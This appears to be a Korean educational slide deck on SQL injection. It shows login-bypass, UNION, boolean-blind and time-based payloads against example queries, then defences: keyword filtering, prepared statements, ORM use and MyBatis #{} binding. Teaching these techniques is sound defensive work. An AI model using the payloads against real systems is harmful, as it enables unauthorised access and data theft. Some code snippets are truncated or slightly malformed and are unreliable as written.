




SQL Injection

김관우

컴하하 유머



SQL Injection



Normal(Error) SQL Injection

논리적 에러를 이용한 SQL Injection으로 가장 많이 쓰이고
대중적인 공격 기법이다.

Normal SQL Injection




```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```

Normal SQL Injection



```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```



ID

' OR 1=1 --

Password

Normal SQL Injection



```
SELECT * FROM Users WHERE id=' ' OR 1=1 -- ' AND password='INPUT2'
```

TRUE

주석

Normal SQL Injection



```
SELECT * FROM Users WHERE id=' ' OR 1=1 -- ' AND password='INPUT2'
```

TRUE

주석

Normal SQL Injection

모든 정보를 조회



보통 첫 번째 계정이 admin



Admin 계정으로 로그인 하게 된다.

Union SQL Injection

Union 명령어를 이용한 SQL Injection

UNION based SQL Injection



```
SELECT * FROM Board WHERE title LIKE 'INPUT' OR contents 'INPUT'
```

UNION based SQL Injection



```
SELECT * FROM Board WHERE title LIKE 'INPUT' OR contents 'INPUT'
```

```
' UNION SELECT null, id, passwd FROM Users --
```


UNION based SQL Injection



```
SELECT * FROM Board WHERE title LIKE '' UNION SELECT null, id, passwd FROM Users --  
' AND contents ' ... '
```

UNION based SQL Injection

```
SELECT * FROM Board WHERE title LIKE ' ' UNION SELECT null, id, passwd FROM Users --  
' AND contents ' ... '
```



ID + PASSWORD

Boolean based SQL Injection

쿼리의 참과 거짓에 대한 반응을 구분할 수 있을 때
사용 되는 기술

Boolean based SQL Injection



```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```



Boolean based SQL Injection



```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```

```
Abc123' and ASCII(SUBSTR(SELECT name FROM  
information_schema.tables WHERE table_type='base  
table' limit 0,1),1,1)) > 100 --
```

Boolean based SQL Injection



```
SELECT * FROM Users WHERE id = 'abc123' and ASCII(SUBSTR(SELECT name FROM
information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) > 100 --
' AND password = ''
```

한 글자 씩 끊어온 값을 아스키 코드로 변환
임의의 숫자와 비교하여 참, 거짓을 판별

이를 통해 정보를 탈취

Time based SQL Injection

쿼리의 참과 거짓에 대한 반응을 구분할 수 없을 때
응답 시간의 차이로 참 거짓을 판별하는 기술

Time based SQL Injection



```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```


Time based SQL Injection



```
SELECT * FROM Users WHERE id='INPUT1' AND password='INPUT2'
```

abc123' and (LENGTH(DATABASE())=5 AND SLEEP(5)) --

Time based SQL Injection



```
SELECT * FROM Users WHERE id = 'abc123' and (LENGTH(DATABASE())=5 AND SLEEP(5)) --  
' AND password = ''
```

DB 이름이 5일 때 5초동안 지연

5초 지연된 경우 DB의 이름이 5글자라는 뜻

Time based SQL Injection



```
' or 1=1 and substring(database(), 1, 5)='bwapp' and sleep(5)#
```

DB의 이름을 추측하는 쿼리를 작성

첫 번째 글자부터 하나씩 구분해서 지연이 5초 되면 이름 추측 성공

Time based SQL Injection



```
' or 1=1 and substring(database(), 1, 5)='bwapp' and sleep(5)#
```

DB의 이름을 추측하는 쿼리를 작성

첫 번째 글자부터 하나씩 구분해서 지연이 5초 되면 이름 추측 성공

Time based SQL Injection

마찬가지로 Table -> Column 이름 -> Column 내용 순으로

길이와 내용을 추측할 수 있다.

SQL Injection 방어 방법

입력값 검증

/*, -, ', ", ?, #, (,), ;, @, =, *, +, union, select, drop, update, from, where, join, substr, user_tables, user_table_columns, information_schema, sysobject, table_schema, declare, dual,...

입력값 검증

/*, -, ', ", ?, #, (,), ;, @, =, *, +, union, select, drop, update, from, where, join, substr, user_tables, user_table_columns, information_schema, sysobject, table_schema, declare, dual,...

```
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/* 특수문자 공백 처리 */
final Pattern SpecialChars = Pattern.compile("['\\""-#()@;=*/+]");
UserInput = SpecialChars.matcher(UserInput).replaceAll("");
final String regex = "(union|select|from|where)";
final Pattern pattern = Pattern.compile(regex, Pattern.CASE_INSENSITIVE);
final Matcher matcher = pattern.matcher(UserInput);

if(matcher.find()){
    out.println("<script>alert('No SQL-Injection');</script>");
}
```

저장 프로시저 사용

Query의 형식을 미리 지정

지정된 형식의 데이터가 아니면 Query가 실행되지 않는다.

=== PreparedStatement

저장 프로시저 사용

```
try{
    String uId = props.getProperty("jdbc.uId");
    String query = "SELECT * FROM tb_user WHERE uId= ?"

    stmt = conn.prepareStatement(query);
    stmt.setString(1, uId);

    ResultSet rs = stmt.executeQuery();
    while(rs.next()){
        .. ...
    }
}catch(SQLException se){
    .. ...
}finally{
    .. ...
}
```

ORM 사용

```
Session session = HibernateUtil.getSessionFactory().openSession();
Transaction tx = null;
try {
    tx = session.beginTransaction();
    Query query = session.createQuery("FROM User WHERE username = :username AND password = :password");
    query.setParameter("username", username);
    query.setParameter("password", password);
    User user = (User) query.uniqueResult();
    tx.commit();
} catch (HibernateException e) {
    if (tx != null) tx.rollback();
    e.printStackTrace();
} finally {
    session.close();
}
```

파라미터 바인딩



```
<select id="selectUser" parameterType="map" resultType="User">  
    SELECT * FROM users WHERE username = #{username} AND password = #  
</select>
```


Q. \$와 #의 차이점 ??



```
<select id="selectUser" parameterType="map" resultType="User">
    SELECT * FROM users WHERE username = #{username} AND password = #
</select>
```



```
<select id="selectUser" parameterType="map" resultType="User">
    SELECT * FROM users WHERE username = ${username} AND password =
    ${password}
```

Q. \$와 #의 차이점 ??

{}

파라미터가 String 형태로 들어와 자동
으로 Parameter형태가 된다.

쿼리 주입을 예방할 수 있어서 보안
측면에서 유리

\$ {}

파라미터가 바로 출력된다.

해당 컬럼의 자료형에 맞추어 파라미
터의 자료형이 변경된다.

쿼리 주입을 예방할 수 없어서 보안
측면에서 불리하다.

테이블, 컬럼명을 전달할 때 사용

불필요한 에러 메시지 노출 금지
방화벽 사용하여 데이터 전송 차단
입력값 길이 제한